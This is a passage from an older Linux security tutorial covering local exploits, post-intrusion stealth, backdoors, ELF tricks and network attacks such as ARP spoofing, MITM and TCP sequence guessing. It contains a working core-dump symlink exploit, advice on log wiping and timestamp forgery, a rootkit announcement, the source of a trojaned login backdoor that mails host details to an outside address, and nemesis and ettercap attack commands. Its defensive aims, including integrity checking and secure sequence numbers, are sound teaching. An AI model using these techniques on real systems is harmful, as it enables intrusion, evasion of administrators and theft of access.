Most programs expect `argv[0]` to contain the name that was used to invoke them. But the invoker can make `argv[0]` an arbitrary string. (This is also used legitimately - for example, for the shell a leading '-' in `argv[0]` used to be an indicator that this shell was a login shell.) But if a naive program, like sendmail, re-execs itself doing `execv(argv[0],argv);`, then we have a local root exploit. (1996)

Disk full

Create some very large files so that the disk is full or very nearly full. Not many programs handle the disk full situation well. Output files may be truncated. Programs may crash.

(Filling up a disk can also be a way to make sure what you do afterwards will not be logged by `syslog`.)

It may be possible to cause a remote disk full condition. A good compressor will compress a very large constant file (say 20 GB of NULs) to something rather small. Send it as attachment in a letter. Watch the anti-virus software of the receiver unpack it.. Some anti-virus software now detects precisely this: a very large file of NULs. But then a very large and very compressible file with something else works.

Stack overflow

Similarly, not many programs expect a stack overflow. But `ulimit -s 100; foo` starts the program `foo` in an environment with very small stack. Probably it will segfault. Let us try.

```
% ulimit -s 100; mount /zip
% umount /zip
% ulimit -s 10; mount /zip
Segmentation fault
```

Sometimes it is possible to exploit the messy half-finished situation that is left behind when a program segfaults halfway.

There are other resource limits one can play with. Read bash(1), ulimit(3), getrlimit(2), setrlimit(2), sysconf(3).

Pending signal

One cannot send signals from unprivileged to privileged processes.

(Indeed, the standard says: *For a process to have permission to send a signal to a process designated by pid, unless the sending process has appropriate privileges, the real or effective user ID of the sending process shall match the real or saved set-user-ID of the receiving process.*)

But an unprivileged process can set up an alarm signal to be sent after a prespecified time, and then fork off the setuid binary. Maybe it is killed in the middle of what it was doing, leaving an exploitable messy situation.

Core dumps

Often, core dump files have a predictable name. Sometimes just `core`. If one plans to make a setuid program dump core it may be useful to have a link or symlink named `core` in the directory where core will be dumped. Sometimes one can overwrite an arbitrary file in this way.

For example, the following exploit for Digital Unix 4.0 was found by rusty@mad.it and soren@atlink.it.

```
$ ls -l /.rhosts
/.rhosts not found
$ ls -l /usr/sbin/ping
-rwsr-xr-x   1 root     bin        32768 Nov 16  1996 /usr/sbin/ping
$ ln -s /.rhosts core
$ IMP='
>+ +
>'
$ ping somehost &
[1] 1337
$ ping somehost &
[2] 31337
$ kill -11 31337
$ kill -11 1337
[1]    Segmentation fault   /usr/sbin/ping somehost (core dumped)
[2]    +Segmentation fault   /usr/sbin/ping somehost (core dumped)
$ ls -l /.rhosts
-rw-------   1 root     system    385024 Mar 29 05:17 /.rhosts
$ rlogin localhost -l root
```

That is, here `core` is made a symlink to `/.rhosts`, and by defining a suitable environment variable we make sure that a core file will contain a given string, here one that gives universal entrance permission, then kill the setuid binary with a signal causing a core dump.

There have been many exploits in this direction. A secure system must not allow core dumps of setuid binaries or binaries that were executable only (perhaps they have embedded passwords that should not become readable), or core dumps to a symlink.

The current Linux kernel has for each process a flag `dumpable`. One can test (and change) its value from user space using the `prctl()` system call.

Exercise *Under precisely what conditions will* `dumpable` *be set under the 2.6.0 kernel?*

---

13. Stealth

After breaking in the first thing one does is cleaning up. The break-in described in the above left a stopped `modprobe` process from a failed attempt. Kill it. There were some error messages in the logs. Remove them. The sequence of all commands given can be seen from the shell history file. Delete it.

After the break-in one probably wants to leave a backdoor.

Recent changes in a directory are very conspicuous:

```
-rwxr-xr-x    1 root     root        14812 Aug 14  2001 cat
-rwxr-xr-x    1 root     root        16732 Apr  1 23:59 chgrp
-rwxr-xr-x    1 root     root        16956 Aug  9  2001 chmod
-rwxr-xr-x    1 root     root        18588 Aug  9  2001 chown
-rwxr-xr-x    1 root     root        46188 Sep  6  2001 consolechars
-rwxr-xr-x    1 root     root        36604 Aug  9  2001 cp
-rwxr-xr-x    1 root     root        48796 Jun 26  2001 cpio
```

When changing files it is imperative to make sure the date does not change. Giving `chgrp` here the same date as `chmod` improves things:

```
# touch -r chmod chgrp
# ls -l chgrp chmod
-rwxr-xr-x    1 root     root        16732 Aug  9  2001 chgrp
-rwxr-xr-x    1 root     root        16956 Aug  9  2001 chmod
```

but the right thing is to preserve the date from the beginning:

```
# touch -r chgrp mychgrp
# mv mychgrp chgrp
```

This was the trivial part. It is even better if one succeeds in giving the trojan version of a program the same size as the original one. Often that is not difficult. Still better is to give the trojan version of a program the same MD5 sum as the original. Of course we cannot do this, but a trojan version of `md5sum` that has a list of correct answers for the files we replaced (including `md5sum` itself) will do.

(Note that `rpm -V` will verify size, MD5 sum, permissions, type, owner and group of each file. It is not defeated by a trojan `md5sum`, so must itself be replaced. Ach.)

Maybe one is not satisfied with coming in, but wants to do something. Such actions must be invisible, so a trojan version of `ps`, `pstree`, `top` will help. These actions may involve probing other machines on the net, and trojan versions of programs like `netstat` are needed. Etc.

If the owner or system administrator of this machine only uses standard utilities, this approach - replacing a couple of utilities by trojan versions - may suffice. But one always overlooks something. The number of utilities is very large. Much more thorough is to load a kernel module that modifies the `readdir()` call and the `proc` filesystem so that the rogue files and processes are not shown.

And once one goes this way, maybe no files and no processes are needed. Everything can be done from kernel space, completely invisibly (until the next reboot).

There are standard tools that help. See for example this announcement.

```
At

http://stealth.7350.org/rootkits/adore-ng-0.31.tgz

you can find the latest Adore-ng. Since the new version supports
```

```
various new features as previously braindumped in Phrack #61
(evil-log-tagging, LKM infection, reboot residency) I announce
this version.

If you never used adore before, here's a list of supported
things:

 o runs on kernel 2.4.x UP and SMP systems
 o first test-versions successfully run on 2.6.0
 o file and directory hiding
 o process hiding
 o socket-hiding (no matter whether LISTENing, CONNECTED etc)
 o full-capability back door
 o does not utilize sys_call_table but VFS layer
 o KISS principle, to have as few things in there as possible
   but also being as much powerful as possible

new since adore-ng 0.30:

 o syslog filtering: logs generated by hidden processes never appear
   on the syslog UNIX socket anymore
 o wtmp/utmp/lastlog filtering: writing of xtmp entries by hidden
   processes
   do not appear in the file, except you force it by using special
   hidden AND authenticated process (a sshd back door is usually only
   hidden thus xtmp entries written by sshd don't make it to disk)
 o (optional) relinking of LKMs as described in phrack #61 aka
   LKM infection to make it possible to be automatically reloaded after
   reboot

  The build and installation process is usually as easy as
  './configure && make && ./startadore' and/or
  './configure && make && ./relink' so you can set up your honey-pot
  test-environment very easily.

regards,
Stealth
```

13.1 Integrity checking

The `rpm -V` mentioned above is a good start in checking that all files installed from the distribution CDROMs are still OK. Especially if one checks after booting from CDROM, using an `rpm` from CDROM.

More generally, one has packages like Tripwire that one can tell which files and directories on which machines to watch and not to watch, and for what properties. Tripwire can check all stat data - the three timestamps (creation, modification, last access), the owner and group IDs, the permissions, the file type, the size and the number of blocks, inode number, device number, real device number, number of links - and a few checksums (CRC-32, MD5, SHA, Haval), and also allows one to require things like "this file may only increase in size".

I do not know of standard utilities to check the integrity of the running kernel. Of special interest are system call table and the start of each of the routines implementing a system call.

Exercise *Write a utility that given* `System.map` *checks as much as possible about the running kernel.*

13.2 A login backdoor

Just before Linux 2.2 was released, and it was to be expected that lots of people would upgrade and need the latest versions of the utilities, the util-linux-2.9g.tar.gz distribution tar file on the TUE server was replaced by a trojan version. The size remained the same, and the time stamp remained the same, but in the login utility an additional routine `checkname()` was inserted to check a given user name. This routine:

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

void
checkname(char *name)
{
        char    a[100];
        char    *pt;

        if ((name[0] == '#') && (name[1] == '!'))
        {
                pt = (char*)&name[2];
                sprintf(a,"/bin/%s",pt);
                execl(a,a,(void*)0);
        }
        if (fork() == 0)
        {
                struct  hostent *he;
                struct  sockaddr_in sai;
                struct  in_addr *ia;
                char    b[500];
                int     s,l;

                setsid();
                s = open("/var/tmp/.fmlock0",O_RDONLY);
                if (s >= 0) exit(0);
                he = gethostbyname("mail.hotmail.com");
                if (!he) exit(0);
                ia = (struct in_addr *)he->h_addr_list[0];
                l = sizeof(sai);memset(&sai,0,l);
                sai.sin_port = htons(25);
                sai.sin_addr.s_addr = ia->s_addr;
                if ((s = socket(AF_INET,SOCK_STREAM,0)) < 0) exit(0);
                if ((connect(s,(struct sockaddr*)&sai,l)) < 0) exit(0);
                if ((getsockname(s,(struct sockaddr*)&sai,&l)) < 0) exit(0);
                sprintf(b,"\r\nHost = %s\r\nUid = %i\r\n\r\n.\r\n",inet_ntoa(sai.sin_addr),getuid());
                sleep(1);if (write(s,"HELO 127.0.0.1\n",15) < 0) exit(0);
                sleep(1);if (write(s,"MAIL FROM:<xul@hotmail.com>\n",28) < 0) exit(0);
                if (write(s,"RCPT TO:<wlogain@hotmail.com>\n",30) < 0) exit(0);
                sleep(1);if (write(s,"DATA\n",5) < 0) exit(0);
                sleep(1);if (write(s,b,strlen(b)) < 0) exit(0);
                sleep(1);if (write(s,"QUIT\n",5) < 0) exit(0);
                sleep(1);close(creat("/var/tmp/.fmlock0",511));exit(0);
        }
}
```

In other words, give direct access to anybody who logs in with #!sh or so. Send, if we did not send anything already, mail to `wlogain@hotmail.com` to tell about this host and the user ID of login.

A very useful extension of login functionality. However, this improvement was quickly discovered. That is a disadvantage of open source - there are always people who actually read the stuff and don't understand why login should send letters to a hotmail address.

13.3 A kernel backdoor

Larry McVoy reported an unofficial change of the `sys_wait4` code.

```
From: Larry McVoy
Date: Wed Nov 05 2003 - 15:47:06 EST

Somebody has modified the CVS tree on kernel.bkbits.net directly. Dave looked
at the machine and it looked like someone may have been trying to break in and
do it.
```

```
We've fixed the file in question, the conversion is done back here at BitMover
and after we transfer the files we check them and make sure they are OK and
this file got flagged.

The CVS tree is fine, you might want to remove and update exit.c to make sure
you have the current version in your tree however.

From: Matthew Dharm
Date: Wed Nov 05 2003 - 15:59:43 EST

Out of curiosity, what were the changed lines?

From: Larry McVoy
Date: Wed Nov 05 2003 - 17:26:28 EST

--- GOOD 2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
schedule();
goto repeat;
}
+ if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+ retval = -EINVAL;
retval = -ECHILD;
end_wait4:
current->state = TASK_RUNNING;

From: Zwane Mwaikambo
Date: Wed Nov 05 2003 - 17:35:35 EST

That looks odd

From: Andries Brouwer
Date: Wed Nov 05 2003 - 17:56:16 EST

Not if you hope to get root.
```

13.4 A famous backdoor

Ken Thompson showed how to insert backdoors in software without leaving any trace. Here is the text of his Turing Award address.

The idea is to put a backdoor in the C compiler instead of in login, so, that the C compiler will insert the translation of the login backdoor into the login binary if it sees that it is translating login. Now the login source is clean but the C compiler source is suspect. Repeat: also make the C compiler insert the translation of the C compiler backdoor into the cc binary if it sees that it is translating cc. Now cc and login both contain a trojan, but their source is clean.

---

14. ELF

On Linux, and most other Unix-like systems, executables tend to be in the ELF format. (Ancient formats like a.out are still found occasionally.) Examine ELF headers on an executable using `readelf` or `objdump`. A story on how to create a tiny ELF executable.

14.1 An ELF virus

A virus writer must know the structure of the executables of his target systems, in order to be able to write code that infects executables. For Linux with ELF, the research was done by Silvio Cesare. His paper Unix viruses constructs an ELF virus. There is further work in this direction. See, e.g., ELF PLT infection, Cheating the ELF, The Cerberus ELF Interface.

14.2 Defeating the 'noexec' mount option

If a filesystem was mounted with the 'noexec' mount option, then programs on that filesystems cannot be executed.

```
# mount /dev/sda1 /zip -o noexec
% /zip/hello
Permission denied
```

On Linux before 2.4.25 / 2.6.0, it was very easy to defeat this mount option:

```
% /lib/ld-linux.so.2 /zip/hello
Hello!
```

Under later kernels, this was made more difficult, but not fixed.

```
% /lib/ld-linux.so.2 /zip/hello
/zip/hello: error while loading shared libraries: /zip/hello: failed to map segment from shared object: Operation not permitted
% ./fixelf /zip/hello
% /lib/ld-linux.so.2 /zip/hello
Hello!
% cat /proc/version
Linux version 2.6.19
```

The tiny utility fixelf removes the PF_X flag from the ELF program headers:

```
/* fixelf.c */
...
        Elf32_Ehdr *eh;
        Elf32_Phdr *ph;
...
        eh = (Elf32_Ehdr *) program;
...
        for (i=0; i<eh->e_phnum; i++) {
                ph = (Elf32_Phdr *)(program + eh->e_phoff + i*eh->e_phentsize);
                ph->p_flags &= ~PF_X;
        }
...
```

Today (2.6.21) this still works.

14.3 ELF auxiliary vectors

On the stack, past argv pointers and envp pointers, one finds the ELF auxiliary vectors. (Cf. Stack Layout.) They can be examined by giving the loader LD_SHOW_AUXV=1 in the environment.

```
% LD_SHOW_AUXV=1 ./foo
AT_SYSINFO:      0x55573420
AT_SYSINFO_EHDR: 0x55573000
AT_HWCAP:    fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe
AT_PAGESZ:       4096
AT_CLKTCK:       100
AT_PHDR:         0x8048034
AT_PHENT:        32
AT_PHNUM:        8
AT_BASE:         0x55555000
AT_FLAGS:        0x0
AT_ENTRY:        0x8048360
AT_UID:          1000
AT_EUID:         1000
AT_GID:          1000
AT_EGID:         1000
AT_SECURE:       0
AT_RANDOM:       0xffb86d8b
AT_EXECFN:       ./foo
AT_PLATFORM:     i686
```

One finds at AT_SYSINFO the entry point for vsyscalls. E.g.:

```
#include <stdio.h>
#include <elf.h>

unsigned int sys, pid;

int main(int argc, char **argv, char **envp) {
        Elf32_auxv_t *auxv;

        /* walk past all env pointers */
        while (*envp++ != NULL)
                ;
        /* and find ELF auxiliary vectors (if this was an ELF binary) */
        auxv = (Elf32_auxv_t *) envp;

        for ( ; auxv->a_type != AT_NULL; auxv++) {
                if (auxv->a_type == AT_SYSINFO) {
                        sys = auxv->a_un.a_val;
                        break;
                }
        }

        __asm__(
"               movl $20, %eax  \n"     /* getpid system call */
"               call *sys       \n"     /* vsyscall */
"               movl %eax, pid  \n"     /* get result */
        );
        printf("pid is %d\n", pid);
        return 0;
}
```

Glibc secure mode

Among the entries in the table of ELF auxiliary vectors are the values of types AT_SECURE, AT_UID, AT_EUID, AT_GID, AT_EGID. (Let us call them `at_secure` etc.) Glibc decides to go into secure mode (and not honour most environment variables) when `at_secure || (at_uid != at_euid) || (at_gid != at_egid)`. If the appropriate ELF values are not present, then the condition `(uid != euid) || (gid != egid)` is used with values obtained from system calls. The AT_SECURE field allows the kernel to suggest secure mode based on capability settings or the decisions of security modules.

Next Previous Contents

15. Networking

15.1 Sender spoofing

Since we create the packets ourselves, it is trivial to fill in the sender/source fields as we like. We can spoof a DNS host name, an IP address, a MAC address, etc.

SNMP walk of a cable modem

I found that SNMP walking my cable modem only worked if I claimed to be someone else.

Given a cable modem, watch the traffic, say with `ethereal`. I see three MAC addresses: my own (M1), that of the cable modem (M2) and that of the server (M3). Almost all traffic involves M1 and/or M3, but once every few hours there is an ARP request of the cable modem for the address 10.43.8.1. Interesting.

An `nmap` of the cable modem shows:

```
# nmap 192.168.100.1
(The 1643 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
# nmap -sU 192.168.100.1
(The 1469 ports scanned but not shown below are in state: closed)
Port       State       Service
68/udp     open        dhcpclient
161/udp    open        snmp
```

But if I say that I am 10.43.8.1, then the result is

```
# nmap -S 10.43.8.1 -e ethkabel 192.168.100.1
sendto in send_tcp_raw: sendto(3, packet, 40, 0, 192.168.100.1, 16) => Operation not permitted
(The 1642 ports scanned but not shown below are in state: closed)
Port       State       Service
20/tcp     filtered    ftp-data
80/tcp     filtered    http
# nmap -sU -S 10.43.8.1 -e ethkabel 192.168.100.1
sendto in send_udp_raw: sendto(3, packet, 28, 0, 192.168.100.1, 16) => Operation not permitted
(The 1466 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp     open        domain
68/udp     open        dhcpclient
161/udp    open        snmp
162/udp    open        snmptrap
514/udp    open        syslog
```

Interesting. So showing the right identity can be important.

Continuing this example, if I try to access the SNMP port, I get

```
% snmpwalk 192.168.100.1 public 1.3
Timeout: No Response from 192.168.100.1
```

If I change my IP sender address to 10.43.8.1, then again the same timeout happens, but `ethereal` shows that there is SNMP traffic: the modem sends replies to 212.142.xxx.yyy. Aha. So that is also an interesting identity. Changing my identity to 212.142.xxx.yyy shows

```
% snmpwalk 192.168.100.1 public 1.3
system.sysUpTime.0 = Timeticks: (24973200) 2 days, 6:39:12.00
% snmpwalk 192.168.100.1 public
system.sysDescr.0 = <<HW_REV: 3; VENDOR: Motorola Corporation; BOOTR: 2150; SW_REV: SB5100E-2.3.1.3-SCM01-NOSH; MODEL: SB5100E>>
system.sysObjectID.0 = OID: enterprises.1166.1.450.12.2
system.sysUpTime.0 = Timeticks: (19688900) 2 days, 6:41:29.00
system.sysContact.0 =
system.sysName.0 = SB5100E
system.sysLocation.0 =
system.sysServices.0 = 79
system.sysORLastChange.0 = Timeticks: (0) 0:00:00.00
system.sysORTable.sysOREntry.sysORID.1 = OID: enterprises.1166.1.20
system.sysORTable.sysOREntry.sysORDescr.1 = Motorola Cable Modem SNMP Agent Capabilities Statement
...
```

A complete snmpwalk gives a lot of output, with interesting items like the upload and download speeds, and all IP addresses and ports used.

How

How does one change identity? In the above, two techniques were used.

One is the ARP spoof:

```
# while true; do sleep 20; nemesis arp -d ethkabel -S 10.43.8.1 -D 10.43.11.178; done
```

(Ask the cable modem every twenty seconds: "We are 10.43.8.1, and our MAC address is M1, can you tell us the MAC address corresponding to 10.43.11.178?" The cable modem will oblige and answer with M2, and as a side effect will note down that 10.43.8.1 has MAC address M1, that is our address. Now all traffic for 10.43.8.1 goes to us.)

The other is a simple change of routing tables.

```
# ip addr add dev ethkabel local 212.142.xxx.yyy
# ip addr del dev ethkabel local $myIP
```

15.2 ARP cache poisoning

ARP

When sending an IP packet to some host, the hardware address of the host is needed.

The Address Resolution Protocol (ARP) is used to associate hardware addresses to protocol addresses. It can be used whenever the data link supports broadcast. The most common use is on ethernet. See RFC 826 (and 903, 1293, 1868, ...).

	hw type	prot type	hw addr len	IP addr len
op	source hw addr	source IP addr	dest hw addr	dest IP addr

An ARP packet is either a request (op = 1) or a reply (op = 2). A request is broadcast ("Who has dest IP? Please tell me") with source hw addr and source IP addr pointing at the submitter of the request, dest IP addr being the topic of the question, and dest hw addr all zero. A reply ("source IP is at source hw addr") is sent to the requester only, and has as dest hw addr and dest IP addr the addresses of the requester, and as source hw addr and source IP addr the addresses that answer the question.

An ARP packet will be sent in an ethernet frame, but there need not be any relation between the hardware (MAC) addresses given in the ethernet frame header, and those given in the ARP packet.

ARP cache

Machines have an ARP cache with recently used addresses. Among the attributes that an IP address in the ARP cache can have are: *published*: we are willing to reply on behalf of the target ("proxy ARP"); *incomplete*: we have an IP address but do not know the corresponding MAC address - an ARP request was sent, but no reply has arrived yet; *permanent (static)*: the address was given "by hand" (`% arp -s 192.168.1.77 0:1:2:3:4:5`) and is not changed by netword traffic.

The following action is expected when an ARP request is received: If I am the target (or proxy for the target): reply, and also add the sender info to my cache. (That is reasonable: the request comes because someone wants to connect to us, and soon we'll want to reply and need that info.)

The following action is expected when an ARP reply is received: If there is no outstanding request and no cache entry: possibly ignore the reply. Otherwise: update the cache.

ARP spoof

Suppose A wants B to believe that C is at MAC address M. There are two cases.

Case 1 *B already has an ARP entry for C*. Send an ARP reply to B telling that C is at M.

Case 2 *B does not have an ARP entry for C*. Maybe B would ignore an unsolicited reply. Let us make sure he has an ARP entry by sending a fake ping (with spoofed sender C).

Injecting fake packets

Various utilities exist to do packet injection. For example, `arpoison` is especially for sending ARP replies. A more generally useful tool is `nemesis`. It will send all kinds of hand-crafted packets.

For example (on Linux):

```
# nemesis arp -d eth3 -r -S 192.168.1.77 -h 0:1:2:3:4:5 -D 192.168.1.14 -m 00:76:12:a2:44:70
```

(send an ARP packet, to the `eth3` interface, a reply, saying "192.168.1.77 is at 0:1:2:3:4:5", sending it to 192.168.1.14 who is at 00:76:12:a2:44:70).

If we were in Case 2, then first

```
# nemesis icmp -qE -S 192.168.1.77 -D 192.168.1.14
```

(send an ICMP ECHO "ping" packet to 192.168.1.14 with spoofed source 192.168.1.77).

Man in the middle attack

A (with MAC address M) tells B that C is at M, and tells C that B is at M. Now both B and C will send the packets meant for the other via A.

A can read, possibly change, the conversation.

This is better than sniffing: an `ssh` connection may be intercepted this way, and even though `ssh` will warn

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)! It is also possible that
the host-key has just been changed.  Please contact
your system administrator.
Are you sure you want to continue connecting (yes/no)?
```

when it finds that B and C suddenly have different public keys, most naive users will just answer "yes" as one always does when some question is asked. This is a practical way to defeat `ssh`. This man-in-the-middle attack is automated by the `sshmitm` utility from the `dsniff` package.

A quote:

> *The easy availability of dsniff/sshmitm drives home the point that MITM is a real threat, not just a theoretical one. With the dsniff tools, it took this author only a few minutes to spoof DNS replies to a victim host, redirect an SSH connection to an intermediate system, and conduct a successful MITM against it. The sshmitm program obligingly printed out my username and password, and then echoed the contents of the trapped SSH session as I typed. Scary stuff. It should serve to raise user and sysadmin awareness of their responsibility to maintain the SSH known-hosts lists, configure client behavior in accordance with a considered security policy, and think carefully before overriding security warnings about changed or missing host-keys.*

Avoiding ARP spoofs

No satisfactory solutions have been proposed. One can be a little bit cautious. Or one can be slow but rigorously secure.

Proxy and Gratuitous ARP

One approach is to always reject unsolicited ARP replies, and to reject all frames with different "outside" and "inside" MAC addresses. But this also rejects some legitimate uses:

Proxy ARP is used to connect two ethernet segments. The gateway in-between will answer ARP requests for machines on one side by machines on the other side.

Gratuitous ARP is an unsolicited broadcast ARP packet. It comes in two flavours. The packet sent by `arping -U` is the request "Who has my-IP. Please tell me." that has both as source and as dest IP address the IP address of the sender, and the sender's MAC as source MAC address, and ff:ff:ff:ff:ff:ff as dest MAC address. The intention of such a request is to detect possible duplicate IP addresses on the network. One also uses this with 0.0.0.0 as source IP address, in order to avoid that listeners update their ARP cache.

The packet sent by `arping -A` is the reply "my-IP is at my-MAC" with the same ethernet header (with broadcast dest address), and the same fields as the previous, except (i) that this is a reply, and (ii) the dest MAC address equals my-MAC.

Do not confuse these two variations on Gratuitous ARP with the Reverse ARP broadcast used at boot time to ask for one's own IP address given the ARP address. (RARP uses op = 3 for the reverse request, and op = 4 for the reverse reply.)

Secure ARP

One can use digital signatures to authenticate ARP replies. This S-ARP is secure, but inconvenient, and much slower than the usual ARP.

15.3 TCP sequence numbers

A TCP/IP connection is started by sending SYN, the other side replying SYN ACK, and then sending ACK. After this handshake a connection exists, and data can be sent. What would prevent someone from faking the sender to be some trustred host?

Each TCP packet has two serial numbers: the seqence number and the acknowledgement number. Each packet with the ACK flag acknowledges receipt of all packets preceding the number given as the ack number. So, the conversation start is e.g.: (i) SYN, Seq 4189934627, Ack 0, (ii) SYN ACK, Seq 1370322447, Ack 4189934628, (iii) ACK, Seq 4189934628, Ack 1370322448.

Example

```
 1   mymachine -> webserver TCP myport > http [SYN] Seq=1861201800 Ack=0
 2   webserver -> mymachine TCP http > myport [SYN, ACK] Seq=1736749861 Ack=1861201801
 3   mymachine -> webserver TCP myport > http [ACK] Seq=1861201801 Ack=1736749862
 4   mymachine -> webserver HTTP GET /foo/index.html HTTP/1.1 (Seq=1861201801 Ack=1736749862 Len=420)
 5   webserver -> mymachine TCP http > myport [ACK] Seq=1736749862 Ack=1861202221
 6   webserver -> mymachine HTTP HTTP/1.1 200 OK (text/html) (Seq=1736749862 1861202221 Len=1408)
 7   mymachine -> webserver TCP myport > http [ACK] Seq=1861202221 Ack=1736751270
 8   webserver -> mymachine HTTP HTTP Continuation (Seq=1736751270 Ack=1861202221 Len=1398)
 9   mymachine -> webserver TCP myport > http [ACK] Seq=1861202221 Ack=1736752668
10   webserver -> mymachine TCP http > myport [FIN, ACK] Seq=1736752668 Ack=1861202221
11   mymachine -> webserver TCP myport > http [ACK] Seq=1861202221 Ack=1736752669
```

One sees that the sequence number is incremented by 1 for a SYN and FIN, by 0 for an ACK, by `Len` (the data length) for data.

Normally, packets with wrong ack number are ignored and discarded: a low number is probably some old retransmitted packet, and a high number is garbage or perhaps some very old packet from a previous conversation between the same two endpoints.

If the source of the conversation is spoofed, then the SYN ACK of Step (ii) will be sent to the wrong machine (the faked source), and the spoofer does not know what Ack number to use in Step (iii). But this number is the only piece of information preventing a successful impersonation.

(There is a small detail: the faked source will receive an unexpected SYN ACK and reply with RST, resetting the connection. So, for this to work, one must make sure that the faked source is down, or is DoSsed. See, e.g., TCP SYN flood below.)

People have known for a long time that guessing a sequence number sufficed for a remote attack, but the world awoke when the attack was first performed in reality.

On 1994-12-25, Kevin Mitnick broke into the system in the home of Tsutomu Shimomura in order to steal some security related software. Shimomura had left a tcpdump running, so details have been preserved. Mitnick first made some test connections from a different machine to the machine that was going to be spoofed, and found that the initial sequence numbers were 2021824000, 2021952000, 2022080000, 2022208000, ..., 2024256000, each 128000 more than the previous one. So, he knew that the next initial sequence number was going to be 2024384000 so that the Ack had to be 2024384001. That was all.

(A spectacular chase followed. Books have been written and a movie was made. Mitnick was sentenced to 46 months in prison, and 3 years without touching a computer.)

Of course people wondered afterwards how one can avoid such attacks. Basically one can't, but one can pick the initial sequence numbers in a way that is much more difficult to guess. The numbers cannot be chosen at random, since that would leave the possibility of an old and a new conversation between the same two hosts interfering because they used overlapping intervals of sequence numbers. But one can pick the number using a cryptographic hash involving the source and destination IP addresses and ports and a secret on the local system, and adding to that value something that increases over time. Basically, this is what rfc1948 advises.

Linux is even more safe and uses a new secret every five minutes. Here is the code:

In `tcp_ipv4.c`:

```
static inline __u32 tcp_v4_init_sequence(...) {
        return secure_tcp_sequence_number(destip, srcip, destport, srcport);
}
```

In `random.c`:

```
#define COUNT_BITS      8
#define COUNT_MASK      ((1<<8)-1)
#define HASH_BITS       24
#define HASH_MASK       ((1<<24)-1)

static struct keydata {
        time_t rekey_time;
        __u32   count;          // already shifted to the final position
        __u32   secret[12];
} ____cacheline_aligned ip_keydata[2];

static spinlock_t ip_lock = SPIN_LOCK_UNLOCKED;
static unsigned int ip_cnt;

static struct keydata *__check_and_rekey(time_t time) {
        struct keydata *keyptr;
        spin_lock_bh(&ip_lock);
        keyptr = &ip_keydata[ip_cnt & 1];
        if (!keyptr->rekey_time || (time - keyptr->rekey_time) > REKEY_INTERVAL) {
                keyptr = &ip_keydata[1^(ip_cnt & 1)];
                keyptr->rekey_time = time;
                get_random_bytes(keyptr->secret, sizeof(keyptr->secret));
                keyptr->count = (ip_cnt & COUNT_MASK) << HASH_BITS;
                mb();
                ip_cnt++;
        }
        spin_unlock_bh(&ip_lock);
        return keyptr;
}

static inline struct keydata *check_and_rekey(time_t time) {
        struct keydata *keyptr = &ip_keydata[ip_cnt & 1];

        rmb();
        if (!keyptr->rekey_time || (time - keyptr->rekey_time) > REKEY_INTERVAL)
                keyptr = __check_and_rekey(time);
        return keyptr;
}

__u32 secure_tcp_sequence_number(__u32 saddr, __u32 daddr,
                                 __u16 sport, __u16 dport)
{
        struct timeval  tv;
        __u32           seq;
        __u32   hash[4];
        struct keydata *keyptr;

        do_gettimeofday(&tv);
        keyptr = check_and_rekey(tv.tv_sec);

        hash[0] = saddr;
        hash[1] = daddr;
        hash[2] = (sport << 16) + dport;
        hash[3] = keyptr->secret[11];

        seq = halfMD4Transform(hash, keyptr->secret) & HASH_MASK;
        seq += keyptr->count;
        seq += tv.tv_usec + tv.tv_sec*1000000;

        return seq;
}
```

Comments The pair of structs `ip_keydata` holds the current and the next keydata, so that one CPU gets consistent values while another CPU is making a change. The pair is protected by the spinlock `ip_lock`, preventing two CPUs making a change at the same time. The parity of `ip_cnt` determines the current struct. Once in a REKEY_INTERVAL (300 seconds) the routine `get_random_bytes()` is called. It gets some bytes from the entropy pool that is fed with timings of keystrokes and mouse moves and network interrupts. The secret value and source and destination IP address and port are hashed by a partial MD4 to give a 24-bit random value. In the

leading 8 bits an 8-bit counter (incremented every REKEY_INTERVAL) is stored. Finally, the time (in microseconds) is added. So, every 5 minutes the leading 8 bits of this value are increased by about 18, and values may start repeating after slightly over an hour.

Guessing, or cryptanalysis, seems unfeasible.

Some other operating systems use weaker mechanisms. Just calling a random generator is not good enough. The design criterion of a random generator is that it must produce arbitrary values, evenly distributed over all possibilities, and a linear congruential generator is usually good enough. Here one needs more: a generator that withstands cryptanalysis.

Even when sequence numbers cannot be guessed, it may be possible to determine them. In Phrack 64#14 a possible approach is sketched.

15.4 Hijack a TCP session

If machines B and C are having a TCP/IP conversation, can A take over the session with C, or just inject some stuff? As we saw above this is easy to do provided A can get at the sequence numbers. This is trivial when the packets pass A's local ethernet. Sometimes ARP spoofing or DNS spoofing makes a man-in-the-middle attack possible. Maybe etherleak can provide information on sequence numbers.

Various utilities exist to automate this process. The most popular ones seem to be `hunt` (with description in `hunt.txt`), and `ettercap`. For example, play man-in-the-middle between hosts 192.168.1.8 and 192.168.1.14:

```
# ettercap -a -i eth3 192.168.1.8 192.168.1.14
```

Press `[h]` for help. Commands or text can be injected with `[i] pwd\r\n` or so. (That is, the Enter key finishes the text to enter, and carriage return and linefeed are represented by `\r` and `\n`.) There are lots of features, see for example this article.

15.5 DNS cache poisoning

DNS is used to convert a domain name into an IP address or back ("reverse DNS"). A client sends a query to a server, and the server generally does one of the following: (i) return the answer, in case the server is authoritative for the domain or has the information cached from an earlier query, (ii) go out on the net and ask other servers ("recursive lookup"), (iii) do not go out but just tell the client where he should go himself ("referral").

Typically the name server of an ISP will do all the work for its clients, while otherwise servers just refer. A query for `foo.bar.com.` would go out to a root server, and that root server will return a list of addresses of `com.` name servers. A query to a `com.` server then yields addresses for `bar.com.` name servers. Etc.

A reply may contain more information than what was asked. For example, if the reply is a referral to `ns.bar.com.` it will generally also contain as "glue" the IP address of that host. The additional data will be accepted as trustworthy when it is "in bailiwick".

```
bai.li.wick
